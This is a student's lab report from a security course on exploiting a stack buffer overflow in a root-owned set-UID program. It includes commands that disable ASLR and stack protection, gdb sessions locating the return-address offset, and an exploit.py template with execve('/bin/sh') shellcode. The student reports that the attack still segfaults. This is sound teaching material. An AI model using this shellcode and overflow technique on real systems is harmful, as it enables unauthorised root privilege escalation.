CSCI180 Lab2 Report

Xiaoming Huang

Task 1: Setting up the environment by disabling countermeasures

```
ubuntu@ip-172-31-28-246:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
ubuntu@ip-172-31-28-246:~$ sysctl -a --pattern randomize
kernel.randomize_va_space = 0
```

```
ubuntu@ip-172-31-28-246:~$ ls -la /bin/sh
lrwxrwxrwx 1 root root 8 Oct  1 22:14 /bin/sh -> /bin/zsh
```

All the codes work as expected.

Task 2: The Shellcode

```
ubuntu@ip-172-31-28-246:~$ gcc -m32 -z execstack -o shellcodetest shellcodetest.c
ubuntu@ip-172-31-28-246:~$ sudo chown root shellcodetest
ubuntu@ip-172-31-28-246:~$ sudo chmod 4755 shellcodetest
ubuntu@ip-172-31-28-246:~$ ./shellcodetest
#
```

What I found is that we made the shellcodetest program a set-uid program, and it has the root privilege after I run it, as indicated by the '#' sign shown.

Task 3: The vulnerable program

```
ubuntu@ip-172-31-28-246:~$ gcc -m32 -z execstack -o -fno-stack-protector -o unsafe unsafe.c
ubuntu@ip-172-31-28-246:~$ sudo chown root unsafe
ubuntu@ip-172-31-28-246:~$ sudo chmod 4755 unsafe
ubuntu@ip-172-31-28-246:~$ ls -la
total 1916
drwxr-xr-x 4 ubuntu ubuntu   4096 Oct 10 06:35 .
drwxr-xr-x 3 root   root     4096 Sep 30 19:13 ..
-rw------- 1 ubuntu ubuntu   1467 Oct 10 06:17 .bash_history
-rw-r--r-- 1 ubuntu ubuntu    220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu   3771 Feb 25  2020 .bashrc
drwx------ 2 ubuntu ubuntu   4096 Sep 30 19:20 .cache
-rw-r--r-- 1 ubuntu ubuntu    807 Feb 25  2020 .profile
drwx------ 2 ubuntu ubuntu   4096 Sep 30 20:52 .ssh
-rw-r--r-- 1 ubuntu ubuntu      0 Sep 30 19:26 .sudo_as_admin_successful
-rw-rw-r-- 1 ubuntu ubuntu  49006 Oct  1 23:11 .zcompdump
-rw-r--r-- 1 ubuntu ubuntu   1254 Oct 10 06:12 exploit.py
-rwxr-xr-x 1 ubuntu ubuntu 878288 Oct  1 23:10 johnnyshell
-rwxrwxr-x 1 ubuntu ubuntu 878288 Oct  1 23:18 ls
-rw-r--r-- 1 ubuntu ubuntu    233 Oct  1 22:04 ls.c
-rwsr-xr-x 1 root   ubuntu  17040 Oct  2 01:32 q4program
-rwsr-xr-x 1 root   ubuntu   1060 Oct  1 23:57 q4program.c
-rwxrwxr-x 1 ubuntu ubuntu  15668 Oct 10 06:23 shellcodetest
-rw-r--r-- 1 ubuntu ubuntu    966 Oct 10 06:11 shellcodetest.c
-rwxrwxr-x 1 ubuntu ubuntu  15680 Oct 10 06:20 shellcodetest2
-rw-r--r-- 1 ubuntu ubuntu    134 Oct 10 06:19 shellcodetest2.c
-rwsr-xr-x 1 root   ubuntu  16704 Oct  1 22:11 systemtest
-rwsr-xr-x 1 root   ubuntu     67 Oct  1 22:04 systemtest.c
-rwsr-xr-x 1 root   ubuntu  15856 Oct 10 06:35 unsafe
-rw-r--r-- 1 ubuntu ubuntu    747 Oct 10 06:11 unsafe.c
ubuntu@ip-172-31-28-246:~$
```

// compiling and make the program root-owned Set-UID

```
ubuntu@ip-172-31-28-246:~$ ./unsafe
Successfully returned.
```


Running

Command used:

- gcc -m32 -z execstack -fno-stack-protector -o unsafe unsafe.c
- sudo chown root unsafe
- sudo chmod 4755 unsafe

// buffer and str has different size, likely str.length() >> buffer.length()
// since buffer size is defined to be 80,
// but str size unknown, and can exceed that
// and when we exceed that, it can over write the return address, since data write toward high memory, which is the place of the return address

//for example, if inputfile has more than 80 bits, and the exceeding data can be something like “return your name” or some other unauthorized action


low memory
if str size > 80
it can overwrite
the return address
so that attacker can
buffer [80]
SFP
return address
* str
copyfunc()
foo_buffer [500]
Frame Ptr
foofunc()
SFP (previous Frame Ptr)
return address
* str
foofunc()
* inputfile
str [527]
Frame Ptr
main()
SFP (previous Frame Ptr)
return address
** argv
argc
main()
high memory

Task 4: Exploiting the vulnerability, the real attack

```
Last login: Wed Oct 11 17:56:13 2023 from 129.210.115.231
ubuntu@ip-172-31-28-246:~$ gcc unsafe.c -m32 -o unsafe_gdb -g -z execstack -fno-stack-protector
ubuntu@ip-172-31-28-246:~$ touch inputfile
ubuntu@ip-172-31-28-246:~$ gdb unsafe_gdb
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from unsafe_gdb...
(gdb) b copyfunc
Breakpoint 1 at 0x124d: file unsafe.c, line 12.
(gdb) run
Starting program: /home/ubuntu/unsafe_gdb
```

```
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from unsafe_gdb...
(gdb) b copyfunc
Breakpoint 1 at 0x124d: file unsafe.c, line 12.
(gdb) run
Starting program: /home/ubuntu/unsafe_gdb

Breakpoint 1, copyfunc (str=0xffffd35d "\256\252\251\264QUV\004") at unsafe.c:12
12      {
(gdb) p &buffer
$1 = (char (*)[80]) 0xffffd0c0
(gdb) p $ebp
$2 = (void *) 0xffffd338
(gdb) next
16          strcpy(buffer, str);
(gdb) p &buffer
$3 = (char (*)[80]) 0xffffd0c0
(gdb) p $ebp
$4 = (void *) 0xffffd118
(gdb)
```

```
Breakpoint 1, copyfunc (str=0xffffd35d "\256\252\251\264QUV\004") at unsafe.c:12
12      {
(gdb) p &buffer
$1 = (char (*)[80]) 0xffffd0c0
(gdb) p $ebp
$2 = (void *) 0xffffd338
(gdb) next
16          strcpy(buffer, str);
(gdb) p &buffer
$3 = (char (*)[80]) 0xffffd0c0
(gdb) p $ebp
$4 = (void *) 0xffffd118
(gdb) next
18          return 1;
(gdb) p $ebp
$5 = (void *) 0xffffd118
(gdb) next
19      }
(gdb) p $ebp
$6 = (void *) 0xffffd118
(gdb) next
foofunc (str=0xffffd35d "\256\252\251\264QUV\004") at unsafe.c:38
38      }
(gdb) p $ebp
$7 = (void *) 0xffffd338
(gdb) next
main (argc=1, argv=0xffffd624) at unsafe.c:30
30          printf("%s\n", "Successfully returned.");
(gdb) p $ebp
$8 = (void *) 0xffffd578
(gdb) next
Successfully returned.
31          return 0;
(gdb) p $ebp
$9 = (void *) 0xffffd578
(gdb) next
32      }
(gdb) p $ebp
$10 = (void *) 0xffffd578
(gdb) next
0xf7deeed5 in __libc_start_main () from /lib32/libc.so.6
(gdb) p $ebp
$11 = (void *) 0x0
(gdb) next
Single stepping until exit from function __libc_start_main,
which has no line number information.
[Inferior 1 (process 6217) exited normally]
(gdb)
```

In copyfunc, ebp = 0xffffd118, buffer = ffffd0c0,

Decimal: 280 - 192 = 88

So offset is 88+4 = **92**

problem:

I go through the exploit.py and here is a screen shot of it, I tries for more than 50 choices of start value, and it keep showing Segmentation fault (core dumped), and I'm stuck here.

```
ubuntu@ip-172-31-28-246:~$ ./unsafe
Segmentation fault (core dumped)
ubuntu@ip-172-31-28-246:~$ unsafe
unsafe: command not found
ubuntu@ip-172-31-28-246:~$ ./unsafe
Segmentation fault (core dumped)
ubuntu@ip-172-31-28-246:~$ vi exploit.py
ubuntu@ip-172-31-28-246:~$ gcc -m32 -z execstack -fno-stack-protector -o unsafe unsafe.c
ubuntu@ip-172-31-28-246:~$ ls -la unsafe
ubuntu@ip-172-31-28-246:~$ sudo chown root unsafe
ubuntu@ip-172-31-28-246:~$ sudo chmod 4755 unsafe
ubuntu@ip-172-31-28-246:~$ python3 exploit.py
ubuntu@ip-172-31-28-246:~$ ./unsafe
Segmentation fault (core dumped)
ubuntu@ip-172-31-28-246:~$ vi exploit.py
ubuntu@ip-172-31-28-246:~$ python3 exploit.py
ubuntu@ip-172-31-28-246:~$ gcc -m32 -z execstack -fno-stack-protector -o unsafe unsafe.c
ubuntu@ip-172-31-28-246:~$ ./unsafe
Segmentation fault (core dumped)
ubuntu@ip-172-31-28-246:~$ python3 exploit.py
ubuntu@ip-172-31-28-246:~$ ./unsafe
Segmentation fault (core dumped)
ubuntu@ip-172-31-28-246:~$ python3 exploit.py
ubuntu@ip-172-31-28-246:~$ ./unsafe
Segmentation fault (core dumped)
ubuntu@ip-172-31-28-246:~$ vi exploit.py
ubuntu@ip-172-31-28-246:~$
```

```
    #!/usr/bin/python3

import sys
# TODO: Fill in the shellcode in between quotations
#Need to change
shellcode= (
    "\x31\xc0"             #/* xorl    %eax,%eax              */
    "\x50"                 #/* pushl   %eax                   */
    "\x68""//sh"           #/* pushl   $0x68732f2f            */
    "\x68""/bin"           #/* pushl   $0x6e69622f            */
    "\x89\xe3"             #/* movl    %esp,%ebx              */
    "\x50"                 #/* pushl   %eax                   */
    "\x53"                 #/* pushl   %ebx                   */
    "\x89\xe1"             #/* movl    %esp,%ecx              */
    "\x99"                 #/* cdq                            */
    "\xb0\x0b"             #/* movb    $0x0b,%al              */
    "\xcd\x80"             #/* int     $0x80                  */
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(527))

# TODO: put the shellcode somewhere in the payload
start = 600       #Need to change, This is the start position (index) of where the shee
llcode would go in the inputfile.
content[start:start + len(shellcode)] = shellcode
"exploit.py" 43L, 1973C                                       1,9           Top
```

```
# TODO: put the shellcode somewhere in the payload
start = 600       #Need to change, This is the start position (index) of where the shee
llcode would go in the inputfile.
content[start:start + len(shellcode)] = shellcode

################################################################################
# TODO: Replace 0 with the correct offset value in decimal (this is where return-addree
ss must be written in inputfile
offset = 92     #Need to change


# TODO: Fill the return address field with the address of the shellcode
# Replace 0xFF with the correct value
content[offset+0] = 0x0C    #Need to change: fill in the 1st byte (least significant bb
yte)
content[offset+1] = 0xD3    #Need to change: fill in the 2nd byte
content[offset+2] = 0xFF    #Need to change: fill in the 3rd byte
content[offset+3] = 0xFF    #Need to change: fill in the 4th byte (most significant byy
te)
################################################################################

# Write the content to badfile
file = open("inputfile", "wb")
file.write(content)
file.close()
                                                              39,0-1        Bot
```